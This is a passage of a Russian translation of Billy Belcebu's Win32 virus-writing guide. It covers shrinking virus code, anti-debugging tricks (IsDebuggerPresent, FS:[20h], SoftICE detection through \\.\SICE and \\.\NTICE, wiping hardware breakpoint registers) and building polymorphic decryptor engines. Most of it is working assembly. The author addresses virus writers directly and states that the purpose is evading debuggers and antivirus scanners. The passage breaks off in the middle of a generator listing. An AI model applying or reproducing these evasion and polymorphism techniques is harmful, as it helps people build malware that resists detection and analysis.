```

Этот код можно очень сильно сократить, если сделать следующим образом:

```
lea     edi,[ebp+ASCIIz_variable] ; 6 байтов
xor     al,al ; 2 байта
@@1:    scasb ; 1 байт
jnz     @@1 ; 2 байта
```

Хехехе. Полезно, коротко и выглядит красиво. Что еще нужно? :)

Работа с умножением

Например, в коде, где ищется последняя секция, очень часто встречается следующее (в EAX находится количество секций - 1):

```
mov     ecx,28h ; 5 байтов
mul     ecx ; 2 байта
```

И это сохраняет результат в EAX, правильно? Ладно, у нас есть гораздо более лучший путь сделать это с помощью всего лишь одной инструкции:

```
imul    eax,eax,28h ; 3 байта
```

IMUL сохраняет в первом регистре результат, который получился с помощью умножения второго регистра с третьим операндом, который в данном случае был непосредственным значением. Хех, мы сохранили 4 байта, заменив две инструкции на одну!

UNICODE в ASCIIz

Есть много путей сделать это. Особенно для вирусов нулевого кольца, которые имеют доступ к специальному сервису VxD. Во-первых, я объясню, как сделать оптимизацию, если используется этот сервис, а затем я покажу метод Super'a, который сохраняет огромное количество байтов. Давайте посмотрим на типичный код (предполагая, что EBP - это указатель на структуру ioreq, а EDI указывает на имя файла):

```

xor     eax, eax                ; 2 байта
push    eax                    ; 1 байт
mov     eax, 100h               ; 5 байтов
push    eax                    ; 1 байт
mov     eax, [ebp+1Ch]          ; 3 байта
mov     eax, [eax+0Ch]          ; 3 байта
add     eax, 4                  ; 3 байта
push    eax                    ; 1 байт
push    edi                    ; 1 байт
@@@3:  int     20h              ; 2 байта
dd      00400041h              ; 4 байта

```

Ладно, похоже, что здесь можно сделать только одно улучшение, заменив третью линию на следующее:

```

mov     ah, 1                  ; 2 байта

```

Или так :)

```

inc     ah                    ; 2 байта

```

Хех, но я уже сказал, что Super произвел очень сильные улучшения. я не стал копировать его, получающий указатель на юникодовое имя файла, потому что его очень трудно понять, но я уловил идею. Предполагаем, что EBP - это указатель на структуру ioreq, а buffer - это буфер длиной 100 байт. Далее идет некоторый код:

```

mov     esi, [ebp+1Ch]          ; 3 байт
mov     esi, [esi+0Ch]          ; 3 байт
lea     edi, [ebp+buffer]       ; 6 байт
@@@1:  movsb                    ; 1 байт --
dec     edi                    ; 1 байт | Этот цикл был
cmpsb                    ; 1 байт | сделан Super'ом ;)
jnz     @@@1                   ; 2 байт --

```

Хех, первая из всех процедур (без локальной оптимизации) - 26 байтов, та же, но с локальной оптимизацией - 23 байта, а последняя процедура (со структурной оптимизацией) равна 17 байтам. Bay!!!

Вычисление VirtualSize

Это название является предлогом, чтобы показать вам другие странные опкоды, которые очень полезны для вычисления VirtualSize, так как мы должны добавить к нему значение и получить значение, которое было там до добавления. Конечно, опкод, о котором я говорю - это XADD. Ладно, ладно, давайте посмотрим неоптимизированное вычисление VirtualSize (я предполагаю, что ESI - это указатель на заголовок последней секции):

```

mov     eax, [esi+8]            ; 3 байта
push    eax                    ; 1 байт
add     dword ptr [esi+8], virus_size ; 7 байт
pop     eax                    ; 1 байт

```

А теперь давайте посмотрим, как это будет с XADD:

```

mov     eax,virus_size           ; 5 байтов
xadd    dword ptr [esi+8],eax     ; 4 байта

```

С помощью XADD мы сохранили 3 байта ;). Между прочим, XADD - это инструкция 486+.

Установка кадров стека

Давайте посмотрим, как это выглядит неоптимизированно:

```

push    ebp                     ; 1 байт
mov     ebp,esp                 ; 2 байта
sub     esp,20h                 ; 3 байта

```

А если мы оптимизируем...

```

enter   20h,00h                ; 4 байта

```

Интересно, не правда ли? :)

Наложение

Эта простая техника была вначале представлена Demogorgon/PS для скрытия кода. Но используя ее таким образом, который я продемонстрирую, она может помочь сэкономить немного байтов. Например, давайте представим, что есть процедура, которая устанавливаем флаг переноса, если происходит ошибка и очищает его, если таковой не произошло.

```

noerr:  clc                     ; 1 байт
        jmp     exit            ; 2 байта
error:   stc                     ; 1 байт
exit:    ret                     ; 1 байт

```

Но мы можем уменьшить размер на 1 байт, если содержимое одного из 8 регистров для нас не важно (например, давайте представим, что содержимое ECX не важно):

```

noerr:  clc                     ; 1 байт
        mov     cl,00h          ; 1 байт \
        org     $-1             ;      > MOV CL,0F9H
error:   stc                     ; 1 байт /
        ret                     ; 1 байт

```

Мы можем избежать CLC, внося небольшие изменения: используя TEST (с AL, так как это более оптимизированно) очистим флаг переноса, и AL не будет модифицирован :)

```

noerr:  test    al,00h          ; 1 байт \
        org     $-1             ;      > TEST AL,0AAH
error:   stc                     ; 1 байт /
        ret                     ; 1 байт

```

Красиво, правда?

Перемещение 8-битного числа в 32-х битный регистр

Почти все делают это так:

```

mov     ecx,69h                 ; 5 байтов

```

Это очень неоптимизированно... Лучше попробуйте так:

```

xor     ecx,ecx                 ; 2 байта
mov     cl,69h                  ; 2 байта

```

Еще лучше попробуйте так:

```

push    69h                     ; 2 байта
pop     ecx                     ; 1 байт

```

Все понятно? :)

Очищение переменных в памяти

Это всегда полезно. Обычно люди делают так:

```
mov     dword ptr [ebp+variable],00000000h ; 10 байтов (!)
```

Ладно, я знаю, что это дико :). Вы можете выиграть 3 байта следующим образом:

```
and     dword ptr [ebp+variable],00000000h ; 7 байтов
```

Хехехе :)

Советы и приемы

Здесь я поместил нерасклассифицированные приемы оптимизирования и те, которые (как я предполагаю) вы уже знаете ;).

- Никогда не используйте директиву JUMPS в вашем коде.
- Используйте строковые операции (MOVS, SCAS, CMPS, STOS, LODS).
- Используйте 'LEA reg, [ebp+imm32]' вместо 'MOV reg, offset imm32 / add reg, ebp'.
- Пусть ваш ассемблер осуществляет несколько проходов по коду (в TASM'e /m5 будет достаточно хорошо).
- Используйте стек и избегайте использования переменных.
- Многие операции (особенно логические) оптимизированны для регистра EAX/AL.
- Используйте CDQ, чтобы очистить EDX, если EAX меньше 80000000h (т.е. без знака).
- Используйте 'XOR reg,reg' или 'SUB reg,reg', чтобы сделать регистр равным нулю.
- Использование EBP и ESP в качестве индекса тратит на 1 байт больше, чем использование EDI, ESI и т.п.
- Для битовых операций используйте "семейство" BT (BT,BSR,BSF,BTR,BTF,BTS).
- Используйте XCHG вместо MV, если порядок регистров не играет роли.
- Во время push'инга все значение структуры IOREQ, используйте цикл.
- Используйте кучу настолько, насколько это возможно (адреса API-функций, временные переменные и т.д.)
- Если вам нравится, используйте условные MOV'ы (CMOVs), но они 586+.
- Если вы знаете как, используйте сопроцессор (его стек, например).
- Используйте семейство опкодов SET в качестве семафоров.
- Используйте VxDJmp вместо VxDCall для вызова IFSMgr_Ring0_FileIO (ret не требуется).

В заключение

Я ожидаю, что вы поняли по крайней мере первые приемы оптимизации в этой главе, так как именно пренебрежение ими сводит меня с ума. Я знаю, что я далеко не лучший в оптимизировании. Для меня размер не играет роли. Как бы то ни было, очевидных оптимизаций следует придерживаться, по крайней мере, чтобы продемонстрировать, что вы знаете что-то в этой жизни. Меньше ненужных байт - это в пользу вируса, поверьте мне. И не надо приводить мне аргументов, которые приводил QuantumG в своем вирусе 'Next Step'. Оптимизации, которые я вам показал, не приведут к потере стабильности. Просто попытайтесь их использовать, ок? Это очень логично, ребята.

Путеводитель по написанию вирусов под Win32: 8.

Антиотладка под Win32

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-31

Здесь я перечислю некоторые приемы, которые можно использовать, чтобы защитить свои вирусы и/или программы против отладчиков (всех уровней, уровня приложения и системного). Я надеюсь, что вам понравится эта глава.

Win98/NT: обнаружение отладчиков уровня приложения (IsDebuggerPresent)

Этой API-функция нет в Win95, поэтому вам нужно будет убедиться в ее наличии. Также она работает только с отладчиками уровня приложения (например, TD32). И она работает прекрасно. Давайте посмотрим, что о ней написано в справочнике по Win32 API.

Функция IsDebuggerPresent сообщает, запущен ли вызвавший ее процесс в контексте отладчика. Эта функция экспортируется из KERNEL32.DLL.

BOOL IsDebuggerPresent(VOID)

Параметры

У этой функции нет параметров.

Возвращаемое значение

¤ Если текущий процесс запущен в контексте отладчика, возвращаемое значение не равно нулю.

¤ Если текущий процесс не запущен в контексте отладчика, возвращаемое значение равно нулю.

Пример, демонстрирующий этот API, очень прост. Вот он.

```
;---[ CUT HERE ]-----  
  
    .586p  
    .model flat  
  
extrn  GetProcAddress:PROC  
extrn  GetModuleHandleA:PROC  
  
extrn  MessageBoxA:PROC  
extrn  ExitProcess:PROC  
  
    .data  
  
szTitle      db      "IsDebuggerPresent Demonstration",0  
msg1         db      "Application Level Debugger Found",0  
msg2         db      "Application Level Debugger NOT Found",0  
msg3         db      "Error: Couldn't get IsDebuggerPresent.",10  
             db      "We're probably under Win95",0  
  
@IsDebuggerPresent db  "IsDebuggerPresent",0  
K32          db      "KERNEL32",0  
  
    .code  
  
antidebug1:  
    push     offset K32                ; Получаем базовый адрес KERNEL32
```

```

call    GetModuleHandleA
or      eax,eax                ; Проверяем на ошибки
jz      error

push    offset @IsDebuggerPresent ; Теперь проверяем наличие
push    eax                   ; IsDebuggerPresent. Если
call    GetProcAddress          ; GetProcAddress возвращает ошибку,
or      eax,eax                ; то мы считаем, что находимся в
jz      error                  ; Win95

call    eax                    ; Вызываем IsDebuggerPresent

or      eax,eax                ; Если результат не равен нулю, нас
jnz     debugger_found        ; отлаживают

debugger_not_found:
push    0                      ; Показываем "Debugger not found"
push    offset szTitle
push    offset msg2
push    0
call    MessageBoxA
jmp     exit

error:
push    00001010h              ; Показываем "Error! We're in Win95"
push    offset szTitle
push    offset msg3
push    0
call    MessageBoxA
jmp     exit

debugger_found:
push    00001010h              ; Показываем "Debugger found!"
push    offset szTitle
push    offset msg1
push    0
call    MessageBoxA

exit:
push    00000000h              ; Выходим из программы
call    ExitProcess

end     antidebug1

;---[ CUT HERE ]-----

```

Разве не красиво? Micro\$oft сделала за нас всю работу :). Но, конечно, не ожидайте, что этот метод будет работать с SoftICE ;).

Win32: другой путь узнать, что мы находимся в контексте отладчика

Если вы взглянете на статью "Win95 Structures and Secrets", которая была написана Murkry/iKX и опубликована в Xine-3, вы поймете, что в регистре FS находится очень классная структура. Посмотрите поле FS:[20h]... Это 'DebugContext'. Просто сделайте следующее:

```

mov     ecx,fs:[20h]
jecxz   not_being_debugger
[...]
```

<--- делайте что угодно, нас отлаживают :)

Таким образом, если FS:[20h] равен нулю, нас не отлаживают. Просто наслаждайтесь этим маленьким и простым методом, чтобы обнаруживать отладчики! Конечно, это нельзя применить к SoftIce.

Win32: Остановка отладчиков уровня приложения с помощью SEH

Я еще не знаю почему, но отладчики уровня приложения падают, если программа просто использует SEH. Также как и кодоэмуляторы, если вызываются исключения :). SEH, о котором я писал в DDT#1, используется для многих интересных вещей. Идите и прочитайте главу

"Продвинутые Win32-техники", часть которой я посвятил SEH.

Вам потребуется сделать SEH-обработчик, который будет указывать на код, чье выполнение начнется после исключения, которого можно добиться, например, попытавшись записать что-нибудь по адресу 00000000h ;).

Хорошо, я надеюсь, что вы поняли это. Если нет... Гхрм, забудьте это ;). Также, как и методы, изложенные ранее, данный методы нельзя применить к SoftICE.

Win9X: Detect SoftICE (I)

Здесь я должен поблагодарить Super/29A, потому что это именно он рассказал мне об этом методе. Я разделил его на две части: в этой мы увидим, как это сделать из Ring-0. Я не буду помещать сюда весь исходный код вируса, потому что в нем много лишнего, но вы должны знать, что данный способ работает в Ring-0 и VxDCall должен быть восстановлен из-за проблемы обратного вызова (помните?).

Ок, мы собираемся использовать сервис VMM Get_DDB, т.е. сервис равен 00010146 (VMM_Get_DDB). Давайте посмотрим информацию об этом сервисе в SDK.

```
.....
mov     eax, Device_ID
mov     edi, Device_Name
int     20h                                ; VMMCall Get_DDB
dd      00010146h
mov     [DDB], ecx

- Определяет, установлен или нет VxD для определенного устройства и возвращает
  DDB для этого устройства, если он инсталлирован.

- Использует ECX, флаги.

- Возвращает DDB для указанного устройства, если вызов функции прошел успешно;
- в противном случае возвращается ноль.

x Device_ID: идентификатор устройства. Этот параметр может быть равен нулю
  для именованных устройств.

x Device_Name: восьмисимвольное имя устройства (может выравниваться до этого
  размера пробелами). Этот параметр требуется только, если Device_ID равен
  нулю. Имя устройства чувствительно к регистру.
.....
```

Вы, наверное, думаете, что все это значит. Очень просто. Поле Device_ID в VxD SoftIce'a всегда постоянно, так как оно зарегистрировано в Micro\$oft'e, что мы можем использовать в качестве оружия против чудесного SoftIce, Ero Device_ID всегда равен 202h. Поэтому нам нужно использовать следующий код:

```
mov     eax, 00000202h
VxDCall VMM_Get_DDB
xchg    eax, ecx
jecxz   NotSoftICE
jmp     DetectedSoftICE
```

Где NotSoftICE должно быть продолжение кода вируса, а DetectedSoftICE должна обрабатывать ситуацию, если наш враг жив :). Я не предлагаю ничего деструктивного, так как, например, на моем компьютере SoftICE постоянно активен :).

Win9X: обнаружение SoftICE (II)

Ладно, далее идет другой метод для обнаружение присутствие моего возлюбленного SoftIce, но основывающегося на той же концепции, что и раньше: 202h ;). Снова я должен поблагодарить Super'a :). Ладно, в Ralph Brown Interrupt list мы можем найти очень кульный сервис в прерывании 2Fh - 1684h.

```

-----
Ввод:
    AX = 1684h
    BX = виртуальное устройство (VxD) ID (смотри #1921)
    ES:DI = 0000h:0000h
Возврат:ES:DI -> входная точка VxD API или 0:0, если VxD не поддерживает
    API
Обратите внимание: некоторые драйвера устройств предоставляют приложениям
    определенные сервисы. Например, Virtual Display Device (VDD)
    предоставляет API, используемый WINOLDAP.
-----

```

Таким образом, вы помещаете BX в 202h и запускаете эту функцию. А затем говорите... "Эй, Билли... Как мне использовать прерывания?". Мой ответ... ИСПОЛЬЗУЙТЕ VxDCALL0!!!

Win32: обнаружение SoftICE (III)

Наконец, вас ждет окончательный и прекрасный прием... Глобальное решение проблемы нахождения SoftICE в средах Win9x и WinNT! Это очень легко, 100% базируется на API и без всяких "грязных" трюков, не идущих на пользу совместимости. И ответ спрятан не так глубоко, как вы могли бы подумать... ключ в API-функции, которую вы наверняка использовали раньше: CreateFile. Да, эта функция... разве не прекрасно? Ладно, мы должны попытаться сделать следующее:

- SoftICE для Win9x : "\\.\SICE"
- SoftICE для WinNT : "\\.\NTICE"

Если функция возвращает нам что-то, отличное от -1 (INVALID_HANDLE_VALUE), это значит, что SoftICE активен! Далее идет демонстрационная программа:

```

;---[ CUT HERE ]-----

        .586p
        .model flat

extrn    CreateFileA:PROC
extrn    CloseHandle:PROC
extrn    MessageBoxA:PROC
extrn    ExitProcess:PROC

        .data

szTitle      db      "SoftICE detection",0

szMessage    db      "SoftICE for Win9x : "
answ1        db      "not found!",10
              db      "SoftICE for WinNT : "
answ2        db      "not found!",10
              db      "(c) 1999 Billy Belcebu/iKX",0

nfnd         db      "found!      ",10

SICE9X       db      "\\.\SICE",0
SICENT       db      "\\.\NTICE",0

        .code

DetectSoftICE:
    push    00000000h                ; Проверяем наличие SoftICE
    push    00000080h                ; для среды окружения Win9x
    push    00000003h
    push    00000000h
    push    00000001h
    push    0C0000000h
    push    offset SICE9X
    call    CreateFileA

    inc     eax
    jz      NoSICE9X
    dec     eax

```



```

        push    eax                                ; Закрыть открытый файл
        call   CloseHandle

        lea     edi,answ1                          ; SoftICE найден!
        call   PutFound

NoSICE9X:
        push    00000000h                          ; А теперь пытаемся открыть
        push    00000080h                          ; SoftICE под WinNT...
        push    00000003h
        push    00000000h
        push    00000001h
        push    0C0000000h
        push    offset SICENT
        call   CreateFileA

        inc     eax
        jz      NoSICENT
        dec     eax

        push    eax                                ; Закрыть хэндл файла
        call   CloseHandle

        lea     edi,answ2                          ; SoftICE под WinNT найден!
        call   PutFound

NoSICENT:
        push    00h                                ; Показываем MessageBox с
        push    offset szTitle                      ; результатами
        push    offset szMessage
        push    00h
        call   MessageBoxA

        push    00h                                ; Завершаем программу
        call   ExitProcess

PutFound:
        mov     ecx,0Bh                            ; Изменяем "not found" на
        lea     esi,nfnd                            ; "found"; адрес, где нужно
        rep     movsb                                ; совершить изменение находится
        ; в EDI
        ret

end      DetectSoftICE

;---[ CUT HERE ]-----

```

Это действительно работает, поверьте мне :). Тот же метод можно применить к другим враждебным драйвером, просто сделайте небольшое исследование на этот счет.

Win9x: Убить хардверные брикпоинты отладчика

Если вас беспокоят отладочные регистры (DR?), мы сталкиваемся с небольшой проблемой: они привилегированны в WinNT. Прием состоит в следующей простой вещи: обнулить DR0, DR1, DR2 и DR3 (они наиболее часто используются отладчиками в качестве хардверных брикпоинтов). Поэтому следующим кодом вы доставите отладчику немного неприятностей:

```

xor     edx,edx
mov     dr0,edx
mov     dr1,edx
mov     dr2,edx
mov     dr3,edx

```

Хаха, разве это не смешно? :)

Заключительные слова

Я надеюсь, что вы сможете использовать эти несколько простых антиотладочных приемов в ваших вирусах без особых проблем.

Путеводитель по написанию вирусов под Win32: 9.

Win32-полиморфизм

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-11-01

Многие люди сказали мне, что самым слабым местом в моем путеводителе под MS-DOS была глава, посвященная полиморфизму (mmm, я написал ее, когда мне было 15, и тогда я знал ассемблер только 1 месяц). По этой причине я решил попытаться написать новую главу абсолютно с нуля. С тех пор я прочел много различных документов о полиморфизме и больше всего меня потряс Qozah'овский. Хотя он очень простой, все концепции полиморфизма, которые необходимы для создания полиморфных движков, объясняются в нем очень хорошо (если вы хотите прочитать его, скачайте DDT#1 с какого-нибудь хорошего VX-сайта). В некоторых частях этой главы я буду делать пояснения для полных ламеров, поэтому если у вас уже есть основные знания, пропустите их!

Введение Основная причина существования полиморфизма - это, как обычно, существование антивирусов. Во времена, когда не было полиморфных движков, антивирусы использовали простую сканстроку для обнаружения вирусов и самое великое, что тогда было - это зашифрованные вирусы. В один день у одного вирмейкера родилась замечательная идея. Я уверен, что он подумал: "Почему бы не сделать несканируемый, по крайней мере нынешними (т.е. тогдашними - прим. пер.) средствами"? Так родился полиморфизм. Полиморфизм является попыткой убрать все повторяющиеся байты в единственной части зашифрованного вируса, которая может быть просканирована: в декрипторе. Да, полиморфизм означает построение изменяющихся раз от раза декриптор вируса. Хех, просто и эффективно. Это основная концепция: никогда не строить два одинаковых расшифровщика (в идеале), но выполнять одно и то же действие. Это естественное расширение техники шифрования: декрипторы недостаточно коротки, чтобы нельзя было использовать сканстроку, но с полиморфизмом она становится бесполезна. **Уровни полиморфизма**

У каждого уровня полиморфизма есть свое имя, данное ему людьми из AV-индустрии. Давайте посмотрим небольшую цитату из AVPVE.

Существует система деления полиморфных вирусов на уровни, согласно сложности кода декриптора этих вирусов. Эта система была представлена д-ром Аланом Соломоном, а затем улучшена Весселином Бонтчевым.

Уровень 1: У вируса есть набор декрипторов с постоянным кодом, один из которых выбирается при заражении. Такие вирусы называются "полуполиморфными" или "олигоморфными".

Примеры: "Cheeba", "Slovakia", "Whale".

Уровень 2: декриптор вируса содержит одну или более постоянную инструкцию, остальное изменяется.

Уровень 3: декриптор содержит неиспользуемые функции - "мусор", такой как NOP, CLI, STI и так далее.

Уровень 4: декриптор использует равнозначные инструкции и изменяет их порядок. Алгоритм расшифровки остается неизменным.

Уровень 5: используются все вышеперечисленные техники, алгоритм расшифровки меняется, возможно неоднократное шифрование кода вируса и даже частичное шифрование кода

декриптора.

Уровень 6: пермутирующие вирусы. Основной код вируса также меняется, он поделен на блоки, которые меняют свое местоположение при заражении. При этом вирус продолжает работать. Некоторые вирусы могут быть незашифрованы.

У такого разделения есть свои недостатки, так как основной критерий - это возможность детектирования вируса согласно коду генератора с помощью условной техники вирусных масок:

Уровень 1: чтобы обнаружить вирус достаточно иметь несколько масок

Уровень 2: обнаружение вируса производится с помощью маски, используя "wild card'ы".

Уровень 3: обнаружение вируса производится с помощью маски после удаления "мусорных" инструкций.

Уровень 4: маска содержит несколько версий возможного кода, то есть он становится алгоритмичным

Уровень 5: невозможность обнаружения вируса с помощью масок.

Недостаточность такого деления продемонстрирована в вирусе третьего уровня полиморфизма, который называется соответствующим образом - "Level3". Этот вирус, будучи одним из самых сложных полиморфных вирусов, попадает в третью категорию, потому что у него постоянный алгоритм расшифровки, предшествуемый большим количеством мусорных инструкций. Тем не менее, в этом вирусе алгоритм генерации мусора близок к совершенству: в коде декриптора можно найти почти все инструкции i8086.

Если делить вирусы на уровни с точки зрения антивирусов, использующие системы автоматической расшифровки кода вирусов (эмуляторов), тогда это деление будет зависеть от сложности кода. Другие техники обнаружения вирусов также возможны, например, расшифровка с помощью основных законов математики и так далее.

Поэтому, на мой взгляд, деление будет более объективным, если кроме вирусной маски в расчет будут приниматься другие параметры.

1. Степень сложности полиморфного кода (процент всех инструкций процессора, которые можно встретить в коде декриптора) 2. Использование техник антиэмуляции 3. Постоянность алгоритма расшифровки 4. Постоянность размера декриптора

Я не буду объяснять эти вещи более детально, поскольку в результате это заставит вирмейкеров создавать монстров подобного рода.

Ха-ха, Евгений. Я сделаю! ;) Разве не приятно, когда один из AVеров делает чужую работу? :)

Как я могу сделать полиморф?

Во-первых, вы должны представлять себе, как выглядит расшифровщик. Например:

```
mov     ecx,virus_size
lea     edi,pointer_to_code_to_decrypt
mov     eax, crypt_key
@@1:   xor     dword ptr [edi],eax
add     edi,4
loop    @@1
```

Очень простой пример, да? Ладно, здесь у нас шесть блоков (каждая инструкция - это блок). Представьте, как много у вас возможностей сделать этот код другим:

- Изменять регистры - Изменять порядок первых трех инструкций - Использовать разные инструкции, чтобы делать одно и то же - Вставить ничего не делающие инструкции - Вставить

мусор и так далее

Это основная идея полиморфизма. Давайте посмотрим, что может сгенерировать простой полиморфный движок на основе того же дешифратора:

```
        shl     eax,2
        add     ebx,157637369h
        imul    eax,ebx,69
(*)     mov     ecx,virus_size
        rcl     esi,1
        cli
(*)     lea     edi,pointer_to_code_to_decrypt
        xchg    eax,esi
(*)     mov     eax,crypt_key
        mov     esi,22132546h
        and     ebx,0FF242569h
(*)     xor     dword ptr [edi],eax
        or      eax,34548286h
        add     esi,76869678h
(*)     add     edi,4
        stc
        push    eax
        xor     edx,24564631h
        pop     esi
(*)     loop    00401013h
        cmc
        or      edx,132h
        [...]
```

Вы уловили идею? Конечно, поймать антивирусу подобный дешифратор не будет слишком трудно (хотя и значительно труднее, чем незащищенный вирус). Здесь можно сделать много улучшений, поверьте мне. Я думаю, что вы уже поняли, что в вашем полиморфном движке нам понадобятся разные процедуры: одна для создания "легитимных" инструкций дешифратора, а другая - для создания мусора. Это основная идея написания полиморфных движков. С этого момента я попытаюсь объяснить все это настолько хорошо, насколько могу.

Очень важная вещь: ГСЧ

Да, наиболее важная вещь полиморфного движка - это генератор случайных чисел ака ГСЧ. ГСЧ - это кусок кода, который возвращает случайное число. Далее идет пример типичного ГСЧ под DOS, который работает также под Win9X, даже под Ring-3, но не в NT.

```
random:
        in      eax,40h
        ret
```

Это возвратит в верхнем слове EAX ноль, а в нижнем - случайное значение. Но это не очень мощный ГСЧ... Нам нужен другой... и это остается на вас. Единственное, что я могу сделать для вас - это помочь вам узнать, насколько мощен ваш генератор с помощью прилагаемой маленькой программы. Она "рипнута" из полезной нагрузки Win32.Marburg (GrYo/29A), и тестирует ГСЧ этого вируса. Конечно, этот код был адаптирован и почищен, так чтобы он легко компилировался и запускался.

```
;---[ CUT HERE ]-----
;
; Тестировщик ГСЧ
; -----
;
; Если иконки на экране расположены действительно "случайным" образом, значит,
; ГСЧ хороший, но если они сгруппированы в одном участке экрана, или вы
; заметили странную последовательность в расположении иконок на экране,
; попробуйте другой ГСЧ.
;

.386
.model flat
```

```

res_x    equ    800d                ; Горизонтальное разрешение
res_y    equ    600d                ; Вертикальное разрешение

extrn    LoadLibraryA:PROC          ; Все APIs, которые нужны
extrn    LoadIconA:PROC              ; тестировщику ГСЧ
extrn    DrawIcon:PROC
extrn    GetDC:PROC
extrn    GetProcAddress:PROC
extrn    GetTickCount:PROC
extrn    ExitProcess:PROC

        .data

szUSER32    db    "USER32.dll",0    ; USER32.DLL ASCIIz-строка

a_User32    dd    00000000h          ; Требуемые переменные
h_icon      dd    00000000h
dc_screen   dd    00000000h
rnd32_seed  dd    00000000h
rdtsc       equ

        .code

RNG_test:
    xor     ebp,ebp                ; Вах, я ленив и не удалил
                                           ; индексацию из кода...
                                           ; Есть проблемы?

    rdtsc
    mov     dword ptr [ebp+rnd32_seed],eax

    lea     eax,dword ptr [ebp+szUSER32]
    push    eax
    call    LoadLibraryA

    or      eax,eax
    jz      exit_payload

    mov     dword ptr [ebp+a_User32],eax

    push    32512
    xor     edx,edx
    push    edx
    call    LoadIconA
    or      eax,eax
    jz      exit_payload

    mov     dword ptr [ebp+h_icon],eax

    xor     edx,edx
    push    edx
    call    GetDC
    or      eax,eax
    jz      exit_payload
    mov     dword ptr [ebp+dc_screen],eax

    mov     ecx,00000100h          ; Помещаем 256 иконок на экран

loop_payload:
    push    eax
    push    ecx
    mov     edx,eax
    push    dword ptr [ebp+h_icon]
    mov     eax,res_y
    call    get_rnd_range
    push    eax
    mov     eax,res_x
    call    get_rnd_range
    push    eax
    push    dword ptr [ebp+dc_screen]

```

```

        call    DrawIcon
        pop     ecx
        pop     eax
        loop    loop_payload

exit_payload:
        push    0
        call    ExitProcess

; RNG - Этот пример создан GriYo/29A (смотри Win32.Marburg)
;
; Чтобы проверить валидность вашего RNG, помещайте его код здесь ;)
;

random proc
        push    ecx
        push    edx
        mov     eax,dword ptr [ebp+rnd32_seed]
        mov     ecx,eax
        imul    eax,41C64E6Dh
        add     eax,00003039h
        mov     dword ptr [ebp+rnd32_seed],eax
        xor     eax,ecx
        pop     edx
        pop     ecx
        ret
random endp

get_rnd_range proc
        push    ecx
        push    edx
        mov     ecx,eax
        call    random
        xor     edx,edx
        div     ecx
        mov     eax,edx
        pop     edx
        pop     ecx
        ret
get_rnd_range endp

end      RNG_test

;---[ CUT HERE ]-----

```

Интересно, по крайней мере мне, смотреть за тем, как ведут себя различные арифметические операции :).

Основные концепции полиморфного движка

Я думаю, что вы должны уже знать, то что я собираюсь объяснить, поэтому если вы уже писали полиморфные движки или знаете, как его создать, я рекомендую вам пропустить эту часть.

Ладно, прежде всего мы должны сгенерировать код во временный буфер (обычно где-то в куче), но вы также можете зарезервировать память с помощью функций VirtualAlloc или GlobalAlloc. Мы должны поместить указатель на начало этого буфера, обычно это регистр EDI, так как он используется семейством инструкций STOS. В буфер мы будем помещать байты опкодов. Ок, ок, я приведу небольшой пример.

```

;---[ CUT HERE ]-----
;
; Silly PER basic demonstrations (I)
; -----
;

        .386                                ; Blah
        .model flat

        .data

```

```

shit:

buffer db      00h

        .code

Silly_I:

        lea     edi,buffer      ; Указатель на буфер
        mov     al,0C3h         ; Байт, который нужно записать, находится в AL
        stosb                                ; Записать содержимое AL туда, куда указывает
                                          ; EDI
        jmp     shit            ; Байт, который мы записали, C3, является
                                          ; опкодом инструкции RET, т.е. мы заканчиваем
                                          ; выполнение

end      Silly_I

;---[ CUT HERE ]-----

```

Скомпилируйте предыдущий исходник и посмотрите, что произойдет. А? Он не делает ничего, я знаю. Но вы видите, что вы сгенерировали код, а не просто написали его в исходнике, и я продемонстрировал вам, что вы можете генерировать код из ничего. Подумайте о возможностях - вы можете генерировать полезный код из ничего в буфер. Это базовая основа полиморфных движков - так и происходит генерация кода расшифровщика. Теперь представьте, что мы хотим закодировать что-нибудь вроде следующего набора инструкций:

```

        mov     ecx,virus_size
        mov     edi,offset crypt
        mov     eax,crypt_key
@@1:    xor     dword ptr [edi],eax
        add     edi,4
        loop    @@1

```

Соответственно, код для генерации дешифратора с нуля будет примерно следующим:

```

        mov     al,0B9h          ; опкод MOV ECX,imm32
        stosb                                ; сохраняем AL, куда указывает EDI
        mov     eax,virus_size    ; Число, которое нужно сохранить
        stosd                                ; сохранить EAX, куда указывает EDI
        mov     al,0BFh          ; опкод MOV EDI,offset32
        stosb                                ; сохраняем AL, куда указывает EDI
        mov     eax,offset crypt  ; 32-х битное сохраняемое смещение
        stosd                                ; сохраняем EAX, куда указывает EDI
        mov     al,0B8h          ; опкод MOV EAX,imm32
        stosb                                ; сохраняем AL, куда указывает EDI
        mov     eax,crypt_key     ; Imm32, который нужно сохранить
        stosd                                ; сохраняем EAX, куда указывает EDI
        mov     ax,0731h          ; опкод XOR [EDI],EAX
        stosw                                ; сохраняем AX, куда указывает EDI
        mov     ax,0C783h         ; опкод ADD EDI,imm32 (>7F)
        stosw                                ; сохраняем AX, куда указывает EDI
        mov     al,04h           ; Сохраняемый Imm32 (>7F)
        stosb                                ; сохраняем AL, куда указывает EDI
        mov     ax,0F9E2h         ; опкод LOOP @@1
        stosw                                ; сохраняем AX, куда указывает EDI

```

Ладно, так вы сгенерируете нужный вам код, но, надеюсь, вы поняли, что добавить ничего не делающие инструкции между полезными очень легко. Используется тот же метод. Вы можете поэкспериментировать с однобайтовыми инструкциями, чтобы оценить их возможности.

```

;---[ CUT HERE ]-----
;
; Silly PER basic demonstrations (II)
; -----
;

        .386                                ; Blah
        .model flat

```

```

virus_size    equ    12345678h                ; Фальшивые данные
crypt        equ    87654321h
crypt_key     equ    21436587h

.data

db    00h

.code

Silly_II:

    lea    edi,buffer                ; Указатель на буфер - это код
                                           ; возврата, мы заканчиваем
                                           ; выполнение

    mov    al,0B9h                    ; Опкод MOV ECX,imm32
    stosb                                     ; Сохранить AL, куда указ. EDI
    mov    eax,virus_size              ; Непоср. знач., к-рое нужно сохр.
    stosd                                     ; Сохр. EAX, куда указывает EDI

    call   onebyte

    mov    al,0BFh                    ; Опкод MOV EDI, offset32
    stosb                                     ; Сохр. AL, куда указывает EDI
    mov    eax,crypt                  ; Offset32, который нужно сохранить
    stosd                                     ; Сохр. EAX, куда указывает EDI

    call   onebyte

    mov    al,0B8h                    ; MOV EAX,imm32
    stosb                                     ; Сохр. AL, куда указывает EDI
    mov    eax,crypt_key              ; Сохр. EAX, куда указывает EDI
    stosd

    call   onebyte

    mov    ax,0731h                   ; Опкод XOR [EDI],EAX
    stosw                                     ; Сохр. AX, куда указывает EDI

    mov    ax,0C783h                  ; Опкод ADD EDI,imm32 (>7F)
